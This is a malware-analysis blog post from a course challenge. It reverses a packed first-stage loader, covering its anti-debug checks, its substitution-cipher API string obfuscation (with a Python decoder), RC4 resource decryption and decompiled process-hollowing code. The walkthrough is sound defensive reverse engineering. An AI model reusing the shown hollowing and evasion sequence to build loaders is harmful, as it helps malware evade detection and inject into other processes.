

Zero2Automated – Complete Custom Sample Challenge Analysis

0x0d4y.blog/zero2automated-custom-sample/

February 2, 2024



The road so far...

In this post, I will analyze the customized sample of the **Zero2Automated: The Advanced Malware Analysis** course, which is presented to us when we reach the halfway point of the course. At this point, the course has already explored in a deep and practical way subjects such as *Cryptography Algorithms*, *Unpacking Methods*, In-depth analysis of *first* and *second stages*, development of *automations* for *configuration extraction* and *communication emulation*, in addition to various methods of evading defenses such as *Process Injections* (a lot of them) and *Anti-Debug*, *Anti-VM* and *Anti-Analysis* methods, and persistence methods.

Therefore, despite being halfway there, a lot of content was given until we reached this first challenge. And in this article, we will explore customized sampling, with all the knowledge acquired in the course so far.

Incident Response Team Email (Storytelling)

Hi there,

During an ongoing investigation, one of our IR team members managed to locate an unknown sample on an infected machine belonging to one of our clients. We cannot pass that sample onto you currently as we are still analyzing it to determine what data was exfiltrated. However, one of our backend analysts developed a YARA rule based on the malware packer, and we were able to locate a similar binary that seemed to be an earlier version of the sample we're dealing with. Would you be able to take a look at it? We're all hands on deck here, dealing with this situation, and so we are unable to take a look at it ourselves.

We're not too sure how much the binary has changed, though developing some automation tools might be a good idea, in case the threat actors behind it start utilizing something like *Cutwail* to push their samples.

I have uploaded the sample alongside this email.

Thanks, and Good Luck!

Binary Triage

In this section I will start my binary analysis triage methodology.

This triage that I do before carrying out more in-depth analyses, aims to identify some important information to identify initial characteristics of the binaries, and answer some questions, such as:

- Is the binary packed/encrypted? Which sections of the PE binary contain these clues?
- Are there cryptographic operations using **XOR**, with the purpose of obfuscating code, strings, etc.?
- Are there some interesting strings, such as *artifact names*, *commands*, *URLs*, *IP addresses*, etc.?

With the answers to these questions, I begin to make decisions for the next phases of the analysis.

To collect this information, I used a tool that I developed (and am still developing), called **re_triage**, which aims to collect primary information.

And when executing it, as we can see below, we are able to identify two sections (**.text** and **.rsrc**) of the binary that have *high entropy*, and this can be a strong indication that the binary is **packed**.

```
researcher@purple-lab:~/Projects & Tools/RE_AutomationPythonScripts/RE_Automation/re_triage$ python3 re_triage.py
```

```
(
) \ )
( ) / ( ( ` ) / ( ( ( ) ) ( ( (
/ ( ) \ ( ( ) ) ( \ ( / ( ) ) ( ) \
( ) ( ( ( ( ) ( ) ( ) ) ( ) \ / ( (
| _ \ | | _ | ( ) ( ) ( ) ( ) ( )
| / | | / | | / | | / | | / | | /
| \ | | \ | | \ | | \ | | \ | | \
```

Sample Path: /home/researcher/Malwares/Zero2Automated/Practical Analysis/discovered_binary/main_bin.exe

Artifact Hash

a0ac02a1e6c908b90173e86c3e321f2bab082ed45236503a21eb7d984de10611

Binary Identification

The file sample is an executable (.exe)

Entropy of Artifact Sections

PE Section: .text
Entropy: 6.6095 [!] Possibly Packed or Encrypted!

PE Section: .rdata
Entropy: 4.8714

PE Section: .data
Entropy: 2.4849

PE Section: .rsrc
Entropy: 7.9940 [!] Possibly Packed or Encrypted!

Indications that the sample may be packed

Due to the difference in entropy between the **.text** and **.rsrc** sections, we can assume that the **.rsrc** section contains the second packed stage, while the **.text** may contain cryptographic operations, which consequently increase its entropy.

This assumption gains a little more strength, even when analyzing the output of my script, which shows several **XOR** operations that resemble cryptographic operations, exactly in the **.text** section (with low entropy compared to **.rsrc**).

[!] Obfuscated Files or Information [T1027] on .text

Description: Possible obfuscation pattern identified through the XOR operation!

```
Possible XOR Operation on -> 0x004011EB
Possible XOR Operation on -> 0x004011ED
Possible XOR Operation on -> 0x004011F5
Possible XOR Operation on -> 0x00401565
Possible XOR Operation on -> 0x004015BB
Possible XOR Operation on -> 0x0040172D
Possible XOR Operation on -> 0x00401743
Possible XOR Operation on -> 0x004017B0
Possible XOR Operation on -> 0x004019F9
Possible XOR Operation on -> 0x00401A20
Possible XOR Operation on -> 0x00401A2C
Possible XOR Operation on -> 0x00401A52
Possible XOR Operation on -> 0x00401AB5
Possible XOR Operation on -> 0x00401B5E
Possible XOR Operation on -> 0x00401B9A
Possible XOR Operation on -> 0x00401E85
Possible XOR Operation on -> 0x00401ECC
Possible XOR Operation on -> 0x0040208C
Possible XOR Operation on -> 0x00402103
Possible XOR Operation on -> 0x0040226F
Possible XOR Operation on -> 0x004022D7
Possible XOR Operation on -> 0x004022E7
Possible XOR Operation on -> 0x00402467
Possible XOR Operation on -> 0x0040257D
Possible XOR Operation on -> 0x0040274D
Possible XOR Operation on -> 0x004027B9
Possible XOR Operation on -> 0x00402837
Possible XOR Operation on -> 0x00402839
Possible XOR Operation on -> 0x0040283B
Possible XOR Operation on -> 0x0040283D
Possible XOR Operation on -> 0x00402907
Possible XOR Operation on -> 0x0040293E
Possible XOR Operation on -> 0x00402966
Possible XOR Operation on -> 0x0040297A
Possible XOR Operation on -> 0x004029A5
Possible XOR Operation on -> 0x00402A15
Possible XOR Operation on -> 0x00402A8A
Possible XOR Operation on -> 0x00402C0E
Possible XOR Operation on -> 0x00402C6B
Possible XOR Operation on -> 0x00402E09
```

In addition to the information focused on entropy, possible cryptographic operations and packing patterns, it is also possible to observe in the output of my script, that this sample contains some functions related to **Anti-Debug** techniques, **Process/Thread Enumeration** and possible execution of some technique **Process Injection**, in addition to functions that may have the ability to drop other stages of the infection.

Artifact Import Table

Library: **KERNEL32.dll**

- `GetModuleFileNameA` -> [!] Possible Dynamic API Resolution
- `LoadLibraryA`
- `GetProcAddress` -> [!] Possible Process/Thread Enumeration
- `WriteConsoleW`
- `UnhandledExceptionFilter`
- `SetUnhandledExceptionFilter`
- `GetCurrentProcess` -> [!] Possible Process/Thread Enumeration
- `TerminateProcess`
- `IsProcessorFeaturePresent` -> [!] Possible Anti-Debug Technique Implemented
- `QueryPerformanceCounter`
- `GetCurrentProcessId` -> [!] Possible Process/Thread Enumeration
- `GetCurrentThreadId` -> [!] Possible Process/Thread Enumeration
- `GetSystemTimeAsFileTime`
- `InitializeSListHead`
- `IsDebuggerPresent` -> [!] Possible Anti-Debug Technique Implemented
- `GetStartupInfoW`
- `GetModuleHandleW` -> [!] Possible Dynamic API Resolution
- `RtlUnwind`
- `GetLastError`
- `SetLastError`
- `EnterCriticalSection`
- `LeaveCriticalSection`
- `DeleteCriticalSection`
- `InitializeCriticalSectionAndSpinCount`
- `TlsAlloc`
- `TlsGetValue`
- `TlsSetValue`
- `TlsFree`
- `FreeLibrary` -> [!] Possible Process Injection
- `LoadLibraryExW` -> [!] Possible Process Injection
- `RaiseException`
- `GetStdHandle`
- `WriteFile` -> [!] Possible Dropper Second Stage
- `GetModuleFileNameW` -> [!] Possible Dynamic API Resolution
- `ExitProcess`
- `GetModuleHandleExW` -> [!] Possible Dynamic API Resolution
- `GetCommandLineA`
- `GetCommandLineW`

Now that we have an overview of the sample's possible capabilities and characteristics, we will validate this information and identify new capabilities in more depth.

Identifying the Anti-Debug Implementation

In order to identify the sample flow, and identify if it is packed, and if before reaching the unpacking process it will implement any of the **Anti-Debug** techniques that we identified in the previous section, we will start the reverse engineering process, to identify the current stream of this sample.

When opening the sample in IDA, we are redirected directly to the sample's main function. However, before the *main* function, there is a function that executes **Anti-VM** and **Anti-Debug** techniques, before loading the *main* function. In the image below, we can see that mainly the *anti_debug* function, if true, the program goes to the exit flow of the process.

```

1 int __usercall pre_main@<eax>(int param1@<ebx>, int param2@<edi>, int param3@<esi>)
2 {
3     _DWORD *v4; // eax
4     _DWORD *v5; // esi
5     int *v6; // eax
6     int *v7; // esi
7     const char **main_param_3; // edi
8     const char **main_param_2; // esi
9     int *main_param_1; // eax
10    volatile LONG *v11; // [esp+0h] [ebp-34h]
11    LONG v12; // [esp+4h] [ebp-30h]
12    LONG v13; // [esp+8h] [ebp-2Ch]
13    char v14; // [esp+10h] [ebp-24h]
14    UINT uExitCode; // [esp+14h] [ebp-20h]
15
16    if ( !anti_vm_cpu_routine(1)
17        || (LOBYTE(param1) = 0, v14 = InterlockedCompareExchange(v11, v12, v13), dword_414C9C == 1) )
18    {
19        anti_debug(param1, param2, param3, 7u);
20        goto TerminateProcess_AntiDebug;
21    }
00000C7F pre_main:19 (40187F) (Synchronized with IDA View-A, Hex View-1)

```

At the beginning of the *anti_debug* function, the sample executes the **IsProcessorFeaturePresent** function, to collect availability information about the **_fastfail** feature.

```

22 unsigned int v23; // [esp+C8h] [ebp-264h]
23 __int32 *v24; // [esp+CCh] [ebp-260h]
24 int v25; // [esp+D0h] [ebp-25Ch]
25 __m128i v26[5]; // [esp+2D4h] [ebp-58h] BYREF
26 struct _EXCEPTION_POINTERS ExceptionInfo; // [esp+324h] [ebp-8h] BYREF
27 int anonymous1; // [esp+32Ch] [ebp+0h]
28 __int32 savedregs; // [esp+330h] [ebp+4h] BYREF
29
30 if ( IsProcessorFeaturePresent(PF_FASTFAIL_AVAILABLE) // Identifies whether the CPU resource is supported
31     // by the device hardware
32     __fastfail(a4); // Immediately terminates the calling process with minimal overhead.
33 zero();
34 v19 = sub_4025B0(v9, 0, 0x2CCu);
35 v18 = v4;
v17 = v5;
00001126 anti_debug:22 (401D26) (Synchronized with IDA View-A, Hex View-1)

```

At the end of the *anti_debug* function, this is where the execution of the **IsDebuggerPresent** function is found, in addition to the use of the **SetUnhandledExceptionFilter** and **UnhandledExceptionFilter** functions, also as complements in the execution of the tactical objective of *Anti-Debugging*.

```

IDA View-A  X  Pseudocode-B  X  Hex View-1  X  Enums  X
49  v24 = &savedregs;
50  v9[0].m128i_i32[0] = 65537;
51  v20 = anonymous1;
52  sub_4025B0(v26, 0, 0x50u);
53  v26[0].m128i_i64[0] = 0x140000015i64;
54  v26[0].m128i_i32[3] = savedregs;
55  return_isdebbuggerpresent = IsDebuggerPresent();
56  ExceptionInfo.ExceptionRecord = (PEXCEPTION_RECORD)v26;
57  ExceptionInfo.ContextRecord = (PCONTEXT)v9;
58  var_return_isdebbuggerpresent = return_isdebbuggerpresent;
59  SetUnhandledExceptionFilter(0);
60  if ( !UnhandledExceptionFilter(&ExceptionInfo) && !var_return_isdebbuggerpresent )
61      zero();
62  }
000011FD anti_debug:55 (401DFD) (Synchronized with IDA View-A, Hex View-1)


```

Reversing the Main Function

After identifying the implementation of *Anti-Debugging* techniques, in this section we will focus on analyzing the main function of the sample.

As soon as we open the main function, we come across the implementation of *API Hashing/String Encryption*, with the purpose of obfuscating API calls and consequently hiding their main capabilities.

Just for the purpose of clarifying what **API Hashing** or **String Encryption** is, and how adversaries implement this evasion technique, below is an illustration of the hashing process using the *Sleep* API as an example.



Now that we know the API hashing process, below we can see this same technique being implemented in the main function.

As you can see, the API Hashing technique is implemented in the main function, along with the technique for resolving these APIs dynamically (through **LoadLibraryA** and **GetProcAddress**) with the purpose of making analysis more difficult and trying to evade defenses.

Above we can see the following pattern:

- The **sub_401300** function is executed, receiving an encrypted string as an argument.
- After this, the return from the execution of **LoadLibraryA** and **GetProcAddress** is received in variables, which receive the string, possibly decrypted, as one of the arguments. Thus, carrying out the execution of the library and function that refer to these encrypted strings.

This is repeated throughout the main function code. If we check the Microsoft documentation regarding the **LoadLibraryA** function, we can see that the purpose of loading a library (DLL) in the process's memory scope, in which its name must be passed as an argument.

```
HMODULE LoadLibraryA(
    [in] LPCSTR lpLibFileName
);
```

We can see this exact pattern in the pseudo-code above, where **LoadLibraryA** is receiving the string 'a5ea5Qpy4' (or '.5ea5/QPY4//') as a parameter. Therefore, we can assume that this string is a library that will be decrypted by the **sub_401300** function, and passed as an argument to **LoadLibraryA** to load it.

If we also look at Microsoft's documentation regarding the **GetProcAddress** function, we can see that it also follows the pattern observed in the pseudo-code.

```
FARPROC GetProcAddress(
    [in] HMODULE hModule,
    [in] LPCSTR lpProcName
);
```


In other words, through the `GetProcAddress` implementation code, we can validate that in the main function, the following flow is followed:

- The name of a library is decrypted;
- The name of a function is decrypted;
- The **LoadLibraryA** function receives the decrypted name of the library as an argument, with the aim of loading it into the process's memory scope;
- The **GetProcAddress** function receives the handle of the library loaded by the **LoadLibraryA** function, and the decrypted name of a certain function belonging to the library in question.

If we check the *xrefs* of the **sub_401300** function, we are able to observe that it is widely used, repetitively in the **main** and **sub_401000** functions.

Direction	Typ	Address	Text
Up	p	sub_401000+65	call sub_401300
Up	p	sub_401000+6F	call sub_401300
Up	p	sub_401000+BF	call sub_401300
Up	p	sub_401000+F5	call sub_401300
Up	p	sub_401000+128	call sub_401300
Up	p	sub_401000+147	call sub_401300
Up	p	sub_401000+191	call sub_401300
Up	p	sub_401000+26C	call sub_401300
Up	p	sub_401000+28D	call sub_401300
	p	_main+1B	call sub_401300
Do...	p	_main+25	call sub_401300
Do...	p	_main+4C	call sub_401300
Do...	p	_main+67	call sub_401300
Do...	p	_main+86	call sub_401300
Do...	p	_main+F5	call sub_401300

Perfect. But without knowing exactly which library and functions are being used, our analysis will be a little difficult to carry out. Therefore, let's analyze the **sub_401300** function, to understand how this function performs the string decryption process. Below is the pseudo-code of the API decryption function.

Pseudocode-A

```
11 unsigned int v9; // eax
12 const char *v11; // [esp+8h] [ebp-4Ch]
13 char v12[68]; // [esp+Ch] [ebp-48h] BYREF
14
15 v11 = a1;
16 v1 = 0;
17 if ( (int)strlen(a1) > 0 )
18 {
19     do
20     {
21         v3 = a1[v1];
22         strcpy(v12, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890./=");
23         v4 = sub_4038F4(1);
24         v5 = sub_402190(v12, v3);
25         if ( v5 )
26         {
27             v6 = v5 - (_DWORD)v12;
28             v7 = strlen(v12);
29             if ( v6 + 13 < v7 )
30                 v8 = v6 + 13;
31             else
32                 v8 = v6 - v7 + 13;
33             v4 = v12[v8];
34         }
35         v11[v1++] = v4;
36         v9 = (unsigned int)&v11[strlen(v11) + 1];
37         a1 = v11;
38         v2 = v9 - (_DWORD)(v11 + 1);
39     }
40     while ( v1 < v2 );
41 }
42 return v2;
43 }
```

00000700 sub_401300 12 (401300) (Synchronized with IDA View-A, Hex View-1)

If we look closely, the algorithm is very simple to understand, it consists of a table of strings and the use of this table as an index to perform substitutions throughout the code.

I developed the **Python** version of this algorithm, and you can find the code below.

```

def decode_string(encrypted_string):

    index = 0
    substitution_table =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890./="

    while index < len(encrypted_string):          # Main loop to decode each character
in the string
        current_char = encrypted_string[index] # Get the current character
        new_char = substitution_table[0]        # Obtain the new character based on
the substitution table
        char_index = substitution_table.index(current_char) if current_char in
substitution_table else None

        if char_index is not None:                # Update the new character based on
the substitution logic
            table_index = char_index
            table_length = len(substitution_table)
            new_index = (table_index + 13) if (table_index + 13) < table_length else
(table_index - table_length + 13)
            new_char = substitution_table[new_index]

            encrypted_string = encrypted_string[:index] + new_char +
encrypted_string[index+1:]      # Modify the original string with the decoded
character
            index += 1          # Move to the next character

    return encrypted_string

encrypted_string = input("\n\033[1;35mPut here the encrypted strings (multiple
strings separated by comma):\033[m ")
list_encryp_strings = encrypted_string.split(',')
for decrypt in list_encryp_strings:
    decrypt_strings = decode_string(decrypt)
    print(f"\n\033[1;34m{decrypt}\033[m is
\033[1;31m{decrypt_strings}\033[m\n")

```

Below, we can observe the execution of this script, to decrypt all strings decrypted by the **sub_401300** function.

```

researcher@purple-lab:~/Malwares/Zero2Automated/Practical Analysis/discovered_binary$ python3 decoded_strings.py
Put here the encrypted strings (multiple strings separated by comma): .5ea5/QPY4//,s9a4E5fbhe35n,yb14E5fbhe35,F9m5b6E5fbhe35,yb3.E5fbhe35,I9egh1/n//b3,pe51g5Ceb35ffn,t5gG8e514pbag5kg,E514Ceb35ffz5=bel,Je9g5Ceb35ffz5=bel,I9egh1/n//b3rk,F5gG8e514pbag5kg,E5fh=5G8e514

The encrypted string .5ea5/QPY4// is kernel32.dll
The encrypted string s9a4E5fbhe35n is FindResourceA
The encrypted string yb14E5fbhe35 is LoadResource
The encrypted string F9m5b6E5fbhe35 is SizeofResource
The encrypted string yb3.E5fbhe35 is LockResource
The encrypted string I9egh1/n//b3 is VirtualAlloc
The encrypted string pe51g5Ceb35ffn is CreateProcessA
The encrypted string t5gG8e514pbag5kg is GetThreadContext
The encrypted string E514Ceb35ffz5=bel is ReadProcessMemory
The encrypted string Je9g5Ceb35ffz5=bel is WriteProcessMemory
The encrypted string I9egh1/n//b3rk is VirtualAllocEx
The encrypted string F5gG8e514pbag5kg is SetThreadContext
The encrypted string E5fh=5G8e514 is ResumeThread

researcher@purple-lab:~/Malwares/Zero2Automated/Practical Analysis/discovered_binary$

```

Encrypted Strings

Decrypted Strings

Now that we know which libraries (*DLLs*) and functions are being loaded and called by the main function code, we can rename variables and strings in order to make the code more readable. Below is the documented version of the main function.

```

34 string_decryption(kernel32_dll);
35 string_decryption(::FindResourceA);
36 LibraryA = LoadLibraryA(kernel32_dll);
37 FindResourceA = GetProcAddress(LibraryA, ::FindResourceA);
38 string_decryption(::LoadResource);
39 v5 = LoadLibraryA(kernel32_dll);
40 LoadResource = GetProcAddress(v5, ::LoadResource);
41 string_decryption(::SizeofResource);
42 v7 = LoadLibraryA(kernel32_dll);
43 SizeofResource = GetProcAddress(v7, ::SizeofResource);
44 string_decryption(::LockResource);
45 Kernel32 = LoadLibraryA(kernel32_dll);
46 LockResource_1 = GetProcAddress(Kernel32, ::LockResource);
47 handle_resource_information_block = ((int (__stdcall *)(_DWORD, int, int))FindResourceA)(0, 0x65, 0xA);
48 handle_data_associated_resource = ((int (__stdcall *)(_DWORD, int))LoadResource)(0, handle_resource_information_block);
49 ((void (__stdcall *)(_DWORD, int))SizeofResource)(0, handle_resource_information_block);
50 sub_E338F4();
51 pointer_specified_resource = ((int (__stdcall *) (int))LockResource_1)(handle_data_associated_resource);
52 ptr_resource_x10 = 10 * *((_DWORD *) (pointer_specified_resource + 8));
53 string_decryption(::VirtualAlloc);
54 v13 = LoadLibraryA(kernel32_dll);
55 VirtualAlloc = GetProcAddress(v13, ::VirtualAlloc);
56 LockResource = (_DWORD *) ((int (__stdcall *) (_DWORD, signed int, MACRO_MEM, int))VirtualAlloc)(
57     0,
58     ptr_resource_x10,
59     MEM_COMMIT,
60     4);
61 optimized_memory_copy_func_SSE((unsigned int)LockResource, pointer_specified_resource + 28, ptr_resource_x10);

```

In the pseudo-code above, the **main** function loads the **kernel32** library, and calls several functions to locate and manipulate a certain resource, which cannot be identified statically, and allocates it in a memory space through the **VirtualAlloc** function.

Now let's move on to the second and final part of the **main** function code, which can be seen below.

```
62 v15 = 0;
63 sub_E325B0(&v31, 0, 0x102u);
64 for ( i = 0; i < 0x100; ++i )
65     v31.m128i_i8[i] = i;
66 for ( j = 0; j < 0x100; ++j )
67 {
68     v18 = v31.m128i_i8[j];
69     v15 += v18 + *(_BYTE *) (j % 0xFu + pointer_specified_resource + 12);
70     v19 = &v31.m128i_i8[v15];
71     v31.m128i_i8[j] = *v19;
72     *v19 = v18;
73 }
74 v20 = 0;
75 v21 = v32;
76 for ( k = v33; v20 < ptr_resource_x10; k = v30 )
77 {
78     v23 = &v31.m128i_i8[(unsigned __int8)++v21];
79     v24 = *v23;
80     v30 = *v23 + k;
81     v25 = &v31.m128i_i8[v30];
82     *v23 = *v25;
83     *v25 = v24;
84     *((_BYTE *)LockResource + v20++) ^= v31.m128i_u8[(unsigned __int8)(v24 + *v23)];
85 }
86 dynamic_string_decrypt_create_proc(LockResource);
87 return 0;
88 }
```

RC4 algorithm pattern

Decryption of the resource allocated in memory

Call of another function that decrypt more strings and create a process

000008BC _main:49 (E314BC) (Synchronized with Hex View-1, IDA View-A)

In the pseudo-code above, we can observe that after carrying out the process of resource manipulation and allocation of this resource in memory, said resource is decrypted using an algorithm that contains the **RC4** pattern (the **0x100** value in a loop).

After the decryption process, the function (named by me, and was tagged as **sub_401000**, previously identified in the **xrefs** of the string decryption function)

dynamic_string_decrypt_create_proc is called, which receives the resource as an argument. The name I gave the function is very suggestive, but below, we will explore it in more detail.

Reversing the **dynamic_string_decrypt_create_proc** function

In this section, I will describe the analysis of the **dynamic_string_decrypt_create_proc** function.

In this function, we see the use of the string decryption function equally used as in the main function. However, this function has a specific purpose as we will identify throughout this section.

Below, we can see that at the beginning of the pseudo-code of the **dynamic_string_decrypt_create_proc** function, it loads the **CreateProcessA** API and executes it, creating a process in a suspended state. The code then loads and executes the **VirtualAlloc** API to allocate memory space with read, write, and execute permissions. The return from **VirtualAlloc** execution is the base address of the allocated memory space, which is passed as an argument to the **GetThreadContext** API execution (also decrypted and loaded).

```

31
32 resource_new_len = (_DWORD *)((char *)lockResource + LockResource[15]);
33 var_resource_new_len = resource_new_len;
34 GetModuleFileNameA(0, lpApplicationName, 1024u);
35 if ( *resource_new_len != 17744 )
36     return 1;
37 process = 0i64;
38 sub_E325B0(array, 0, 0x44u);
39 string_decryption(kernel32_dll);
40 string_decryption(::CreateProcessA);
41 kernel32 = LoadLibraryA(kernel32_dll);
42 CreateProcessA = ::GetProcAddress(kernel32, ::CreateProcessA);
43 if ( !((int (__stdcall *) (CHAR *, _DWORD, _DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, __m128i *, __int128 *))CreateProcessA)(
44     lpApplicationName,
45     0,
46     0,
47     0,
48     0,
49     4, // CREATE_SUSPENDED
50     0,
51     0,
52     array,
53     &process) )
54     return 1;
55 string_decryption(virtual_alloc);
56 kernel32 = LoadLibraryA(kernel32_dll);
57 VirtualAlloc = ::GetProcAddress(kernel32, virtual_alloc);
58 base_address_allocated = (_DWORD *)((int (__stdcall *) (_DWORD, int, int, int))VirtualAlloc)(0, 4, 4096, 4); // PAGE_EXECUTE_READWRITE
59 *base_address_allocated = 65543;
60 string_decryption(::GetThreadContext);
61 kernel_32 = LoadLibraryA(kernel32_dll);
62 GetThreadContext = (HMODULE)::GetProcAddress(kernel_32, ::GetThreadContext);
63 if ( !((int (__stdcall *) (_DWORD, _DWORD *))GetThreadContext)(DWORD1(process), base_address_allocated) )
64     return 1;
65 string_decryption(::ReadProcessMemory);
66 LibraryA = LoadLibraryA(kernel32_dll);
67 ReadProcessMemory = (HMODULE)::GetProcAddress(LibraryA, ::ReadProcessMemory);
68 string_decryption(::WriteProcessMemory);
69 kernel32_1 = LoadLibraryA(kernel32_dll);
70 WriteProcessMemory = (HMODULE)::GetProcAddress(kernel32_1, ::WriteProcessMemory);
71 ((void (__stdcall *) (_DWORD, int, char *, int, _DWORD))ReadProcessMemory)(
00000429 dynamic_string_decrypt_create_proc:31 (E31029) (Synchronized with Hex View-1, IDA View-A)

```

After executing the activities above, the function will *read*, *allocate* and *write* to the memory space of the process in a suspended state, as we can see below.

```

IDA View-A  X  Pseudocode-B  X  Hex View-1  X  Structures  X  Enums  X
65  string_decryption(::ReadProcessMemory);
66  LibraryA = LoadLibraryA(kernel32_dll);
67  ReadProcessMemory = (HMODULE)::GetProcAddress(LibraryA, ::ReadProcessMemory);
68  string_decryption(::WriteProcessMemory);
69  kernel32_1 = LoadLibraryA(kernel32_dll);
70  WriteProcessMemory = (HMODULE)::GetProcAddress(kernel32_1, ::WriteProcessMemory);
71  ((void (__stdcall *)(_DWORD, int, char *, int, _DWORD))ReadProcessMemory)(
72  process, // Process Handler
73  base_address_allocated[41] + 8, // lpBaseAddress
74  v27,
75  4,
76  0);
77  string_decryption(::VirtualAllocEx);
78  v12 = LoadLibraryA(kernel32_dll);
79  GetProcAddress = ::GetProcAddress;
80  VirtualAllocEx = (HMODULE)::GetProcAddress(v12, ::VirtualAllocEx);
81  v22 = resource_new_len + 13;
82  new_base_addr_allocated = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD, int, int))VirtualAllocEx)(
83  process,
84  resource_new_len[13],
85  resource_new_len[20],
86  0x3000,
87  0x40); // PAGE_EXECUTE_READWRITE
88  ((void (__stdcall *)(_DWORD, int, _DWORD *, _DWORD, _DWORD))WriteProcessMemory)(
89  process,
90  new_base_addr_allocated,
91  LockResource,
92  resource_new_len[21],
93  0);

```

Reads, allocates and writes to the memory of the process created in suspended mode.

Possibly for second stage execution via remote process injection

And as a final action, the function will finally execute the *Thread* of the suspended process.

```

IDA View-A  X  Pseudocode-B  X  Hex View-1  X  Structures  X  Enums  X
89  process,
90  new_base_addr_allocated,
91  LockResource,
92  resource_new_len[21],
93  0);
94  counter = 0;
95  if ( *((_WORD *)var_resource_new_len + 3) )
96  {
97  v16 = 0;
98  do
99  {
100  ((void (__stdcall *)(_DWORD, int, char *, _DWORD, _DWORD))WriteProcessMemory)(
101  process,
102  new_base_addr_allocated + *((_DWORD *)((char *)&LockResource[v16 + 65] + LockResource[15])),
103  (char *)LockResource + *((_DWORD *)((char *)&LockResource[v16 + 67] + LockResource[15])),
104  *((_DWORD *)((char *)&LockResource[v16 + 66] + LockResource[15])),
105  0);
106  ++counter;
107  v16 += 10;
108  }
109  while ( counter < *((unsigned __int16 *)var_resource_new_len + 3) );
110  GetProcAddress = ::GetProcAddress;
111  }
112  ((void (__stdcall *)(_DWORD, int, _DWORD *, int, _DWORD))WriteProcessMemory)(
113  process,
114  base_address_allocated[41] + 8,
115  v22,
116  4,
117  0);
118  string_decryption(::SetThreadContext);
119  kernel32_2 = LoadLibraryA(kernel32_dll);
120  SetThreadContext = GetProcAddress(kernel32_2, ::SetThreadContext);
121  string_decryption(::ResumeThread);
122  kernel32_3 = LoadLibraryA(kernel32_dll);
123  ResumeThread = GetProcAddress(kernel32_3, ::ResumeThread);
124  base_address_allocated[44] = new_base_addr_allocated + var_resource_new_len[10];
125  ((void (__stdcall *)(_DWORD, _DWORD *))SetThreadContext)(DWORD1(process), base_address_allocated);
126  ((void (__stdcall *)(_DWORD))ResumeThread)(DWORD1(process));
127  return 0;
128  }

```

Possible execution of the second stage, on remote malicious process

00000429 dynamic_string_decrypt_create_proc:128 (E31029) (Synchronized with Hex View-1, IDA View-A)

The flow of actions performed in this function is very similar to the *Process Hollowing* technique.

I think that so far, we can understand that this sample we are analyzing is the first stage that will decrypt the second stage and inject it into the memory space of a child process, created by itself.

Let's continue with our *dynamic analysis*, with the purpose of identifying the second stage and extracting it from memory, with the aim of reversing it and understanding the actions that will be performed in the second stage.

Identifying and Extracting the Second Stage


As we were able to identify in the previous section, sampling is just a first stage, which will decrypt a second stage via the **RC4** algorithm, create a child process, and inject the second stage into its memory scope.

Now that we know how the first stage code works, let's set some strategic breakpoints, to identify the second stage before it is injected into another process, and identify which process is the target of this injection.

To do this, we need to set some breakpoints in:

- Before performing decryption using the **RC4** algorithm, with the purpose of monitoring the decryption process, and identifying the decrypted binary in memory so that we can extract them.
- **CreateProcessA**: as we know, this API is called indirectly, with the purpose of complicating our analysis and evading detection. However, as we already know the code for this sample, we know the address where we will set our breakpoint.
- **VirtualAllocEx**: to try to extract the second stage.
- **WriteProcessMemory**: for the purpose of identifying which data will be written to the memory scope of which process.
- **ResumeThread**: with the aim of identifying the exact moment when the second stage will be executed in the remote process.
- **IsDebuggerPresent**: as we saw that it will be executed, before the main function is executed

